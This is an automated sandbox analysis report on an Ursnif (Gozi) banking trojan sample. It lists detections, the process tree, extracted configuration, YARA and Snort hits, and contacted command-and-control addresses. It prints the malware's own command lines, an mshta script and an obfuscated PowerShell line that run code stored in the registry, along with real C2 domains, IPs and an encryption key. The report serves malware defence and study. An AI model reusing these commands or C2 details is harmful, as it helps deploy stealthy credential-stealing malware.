ID: 722154
Sample Name: bf.exe
Cookbook: default.jbs
Time: 09:27:32
Date: 13/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

bf.exe


Overview

General Information

Sample Name:	bf.exe
Analysis ID:	722154
MD5:	b7ce4f9f6ecd85b..
SHA1:	12b28a42e960df..
SHA256:	bf5845a6b0df356.
Tags:	exe gozi
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Writes or reads registry keys via WMI
- Machine Learning detection for sam…
- Modifies the prolog of user mode fun…

Classification



Process Tree

- **System is w10x64**
- bf.exe (PID: 1364 cmdline: C:\Users\user\Desktop\bf.exe MD5: B7CE4F9F6ECD85BB5EDBB6964226FDB6)
  - control.exe (PID: 4784 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 5064 cmdline: C:\Windows\System32\mshta.exe "about:<hta:application><script>Ffsw='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ffsw).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4604 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rxihymmmsf -value gp; new-alias -name qvfmhhdt -value iex; qvfmhhdt ([System.Text.Encoding]::ASCII.GetString((rxihymmmsf "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E") .UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6048 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4720 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE2A5.tmp" "c:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3340 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 2888 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEB8E.tmp" "c:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3324 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"GMoZf7gMROqzfy+P3mEeqSfHqIRAPg1d/uP2nOBLSR0sg89AdjGg/BLNdTPN8XbPrvLnZTlSAywg+YF//NxPkEZ+7hQVwoW+eGDjXjeTxnbr1pnuZAEZvZ5pJhvMSPakNawHi4xnL8zUKFcpnLcVW6aNM9fO9qEz02wFRvLZs5o11GrslLDYHDvQ0SD/opuDXOeSU7Ly+saXGzcMGJbb2gGYqQeP0wSX+0xMoI8G/dmzRLFFPaEi3LHTEkvTi4eHIKkf+2IdYYEmrS5ODeFooRl4Z5rjK+roU5Xa0a8yQ9B3bgnIiEzG4EM0+jPqnWnC8a0+x+5GseJTLbtpCdro7dXq/ZlwgpjCIEjV3+qceiU=",
  "c2_domain": [
    "trackingg-protectioon.cdn1.mozilla.net",
    "45.8.158.104",
    "trackingg-protectioon.cdn1.mozilla.net",
    "188.127.224.114",
    "weiqeqwns.com",
    "wdeiqeqwns.com",
    "weiqeqwens.com",
    "weiqewqwns.com",
    "iujdhsndjfks.com"
  ],
  "botnet": "10103",
  "server": "50",
  "serpent_key": "AFRkxxddsKAnRl2J",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.567245222.00000000013A8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.567245222.00000000013A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000000.00000003.567245222.00000000013A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1868:$a9: Software\AppDataLow\Software\Microsoft\
00000000.00000003.615665561.00000000013A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_fd494041	unknown	unknown	• 0xff0:$a1: /C ping localhost -n %u && del "%s" • 0xf20:$a2: /C "copy "%s" "%s" /y && "%s" "%s" • 0xec8:$a3: /C "copy "%s" "%s" /y && rundll32 "%s",%S" • 0xca8:$a5: filename="%.4u.%lu" • 0x803:$a7: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0x63a:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xa41:$a8: %08X-%04X-%04X-%04X-%08X%04X • 0xe72:$a9: &whoami=%s • 0xe5a:$a10: %u.%u_%u_%u_x%u • 0xc22:$a11: size=%u&hash=0x%08x • 0xc13:$a12: &uptime=%u • 0xda7:$a13: %systemroot%\system32\c_1252.nls • 0x1416:$a14: IE10RunOnceLastShown_TIMESTAMP
00000000.00000003.615665561.00000000013A8000.00000004.00000020.00020000.00000000.sdmp	Windows_Trojan_Gozi_261f5ac5	unknown	unknown	• 0xbd3:$a1: soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x • 0x803:$a2: version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s • 0xc74:$a3: Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu" • 0xafa:$a5: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s) • 0xd4b:$a9: Software\AppDataLow\Software\Microsoft\ • 0x1868:$a9: Software\AppDataLow\Software\Microsoft\

Click to see the 60 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.bf.exe.13294a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.bf.exe.12aa4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.bf.exe.12aa4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.bf.exe.1355940.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.bf.exe.13294a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 1 entries

Sigma Signatures

Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.5 - Destination IP: 45.8.158.104 −

Timestamp:	192.168.2.545.8.158.10449696802033204 10/13/22-09:30:54.079674
SID:	2033204
Source Port:	49696
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 45.8.158.104 −

Timestamp:	192.168.2.545.8.158.10449696802033203 10/13/22-09:30:55.414317
SID:	2033203
Source Port:	49696
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Writes to foreign memory regions

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	Path Interception	4 1 2 Process Injection	4 Rootkit	3 Credential API Hooking	1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Masquerading	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	3 Credential API Hooking	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	4 1 2 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Software Packing	LSA Secrets	1 Account Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 File and Directory Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 3 System Information Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
bf.exe	76%	Virustotal		Browse
bf.exe	30%	Metadefender		Browse
bf.exe	100%	Avira	TR/Crypt.XPACK.Gen7	
bf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.bf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://crl.microsofU	0%	Avira URL Cloud	safe	
http://45.8.158.104/uploaded/MpZpEfGoUvu/8hUMFuBMM1NnXA/6MZyif_2BG2HgaMoqVeei/YUDzzwQcxrHdHNoS/EXZmG	0%	Avira URL Cloud	safe	
http://45.8.158.104/uploaded/yF6a_2FDQsakg/vhzDEpLd/QLXYBzG7kj94jslDUwFt6Q7/guaMASEjD_/2Fwjtn_2FbMKN4_2B/neZHbyI_2FTz/WRcCnPf48th/_2BnEyE4hHu4xb/OQTgNzDOBvYXhZuNKPCjo/Se4kG5Jd15l6_2BO/PlOOLab_2FaIRS_/2BJxZMNIg5OcVaNI8G/mQ26WRsBL/qXoJnMt5W6zv90WyMR1b/Ptzm2woaF0N0gfu_2Fw/LXYoIaInFw_2BDv_2BDw6X/sbGwXMB_2Fbi6/_2BA0mWm/E7uvZfJQauIX0oefIQsSQRv/Edcduhqp0k/CVtU.pct	0%	Avira URL Cloud	safe	
http://45.8.158.104/uploaded/MpZpEfGoUvu/8hUMFuBMM1NnXA/6MZyif_2BG2HgaMoqVeei/YUDzzwQcxrHdHNoS/EXZmGyBGvTrov_2/Bh6hEUV9tS11RoXAor/dNd5MwAK3/XCS5R5_2BKzlachPA71X/MbdidhiKMdjJAptDG_2/BNaZm8dRfEW1zyXDW0PSBM/dBySGVlelOOwd/9hE4I1n7/jHYTRUOb30YRjhbqgoqT1Sz/1siPfJ_2Bk/jbwyxHgiR7TKhcYfm/asMZ6QS0oVF6/3ktdFVcNy5v/GtXFAG10Xu11CO/A_2BTM8kgrY0K/a9Ia.pct	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
trackingg-protectioon.cdn1.mozilla.net	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://45.8.158.104/uploaded/yF6a_2FDQsakg/vhzDEpLd/QLXYBzG7kj94jslDUwFt6Q7/guaMASEjD_/2Fwjtn_2FbMKN4_2B/neZHbyI_2FTz/WRcCnPf48th/_2BnEyE4hHu4xb/OQTgNzDOBvYXhZuNKPCjo/Se4kG5Jd15l6_2BO/PlOOLab_2FaIRS_/2BJxZMNIg5OcVaNI8G/mQ26WRsBL/qXoJnMt5W6zv90WyMR1b/Ptzm2woaF0N0gfu_2Fw/LXYoIaInFw_2BDv_2BDw6X/sbGwXMB_2Fbi6/_2BA0mWm/E7uvZfJQauIX0oefIQsSQRv/Edcduhqp0k/CVtU.pct	true	• Avira URL Cloud: safe	unknown
http://45.8.158.104/uploaded/MpZpEfGoUvu/8hUMFuBMM1NnXA/6MZyif_2BG2HgaMoqVeei/YUDzzwQcxrHdHNoS/EXZmGyBGvTrov_2/Bh6hEUV9tS11RoXAor/dNd5MwAK3/XCS5R5_2BKzlachPA71X/MbdidhiKMdjJAptDG_2/BNaZm8dRfEW1zyXDW0PSBM/dBySGVlelOOwd/9hE4I1n7/jHYTRUOb30YRjhbqgoqT1Sz/1siPfJ_2Bk/jbwyxHgiR7TKhcYfm/asMZ6QS0oVF6/3ktdFVcNy5v/GtXFAG10Xu11CO/A_2BTM8kgrY0K/a9Ia.pct	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000000B.00000000.69957475 7.000000000091F000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00B.00000002.723471805.000000000091F000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000B.00000000.667027858.000000 000091F000.00000004.00000020.00020000.00 000000.sdmp	false		high
http://https://file://USER.ID%lu.exe/upd	bf.exe, 00000000.00000003.668851717.0000 000003D38000.00000004.00000020.00020000. 00000000.sdmp, bf.exe, 00000000.00000003 .686932943.0000000003D38000.00000004.000 00020.00020000.00000000.sdmp, powershell.exe, 00000005.00000003.665421509.000001C32A8EC000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000B.00000002.740959208.00000 000125FC000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000B.000 00002.738730438.000000000DCBC000.0000000 4.00000001.00020000.00000000.sdmp, control.exe, 0000000C.00000003.684854059.00000262EE44C0 00.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000000C.00000003.684949617.0000 0262EE44C000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 0000000C.000 00002.724699237.00000262EE44C000.0000000 4.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txt	bf.exe, 00000000.00000003.668851717.0000 000003D38000.00000004.00000020.00020000. 00000000.sdmp, bf.exe, 00000000.00000003 .686932943.0000000003D38000.00000004.000 00020.00020000.00000000.sdmp, powershell.exe, 00000005.00000003.665421509.000001C32A8EC000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000B.00000002.740959208.00000 000125FC000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000B.000 00002.738730438.000000000DCBC000.0000000 4.00000001.00020000.00000000.sdmp, control.exe, 0000000C.00000003.684854059.00000262EE44C0 00.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000000C.00000003.684949617.0000 0262EE44C000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 0000000C.000 00002.724699237.00000262EE44C000.0000000 4.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://trackingg-protectioon.cdn1.mozilla.net/uploaded/OpQxWz98QKMWv_2/FDwCe9CiLqhz94zXhO/jzUmpRbDp/	explorer.exe, 0000000B.00000000.71772305 4.000000000F014000.00000004.00000001.000 20000.00000000.sdmp	false		high
http://45.8.158.104/uploaded/MpZpEfGoUvu/8hUMFuBMM1NnXA/6MZyif_2BG2HgaMoqVeei/YUDzzwQcxrHdHNoS/EXZmG	bf.exe, 00000000.00000003.612015496.0000 0000006D2000.00000004.00000020.00020000. 00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	bf.exe, 00000000.00000003.668851717.0000 000003D38000.00000004.00000020.00020000. 00000000.sdmp, bf.exe, 00000000.00000003 .686932943.0000000003D38000.00000004.000 00020.00020000.00000000.sdmp, powershell.exe, 00000005.00000003.665421509.000001C32A8EC000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000B.00000002.740959208.00000 000125FC000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000B.000 00002.738730438.000000000DCBC000.0000000 4.00000001.00020000.00000000.sdmp, control.exe, 0000000C.00000003.684854059.00000262EE44C0 00.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000000C.00000003.684949617.0000 0262EE44C000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 0000000C.000 00002.724699237.00000262EE44C000.0000000 4.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.microsofU	powershell.exe, 00000005.00000003.638688 227.000001C32A171000.00000004.00000020.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.8.158.104	unknown	Russian Federation		49392	ASBAXETNRU	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	722154
Start date and time:	2022-10-13 09:27:32 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	bf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
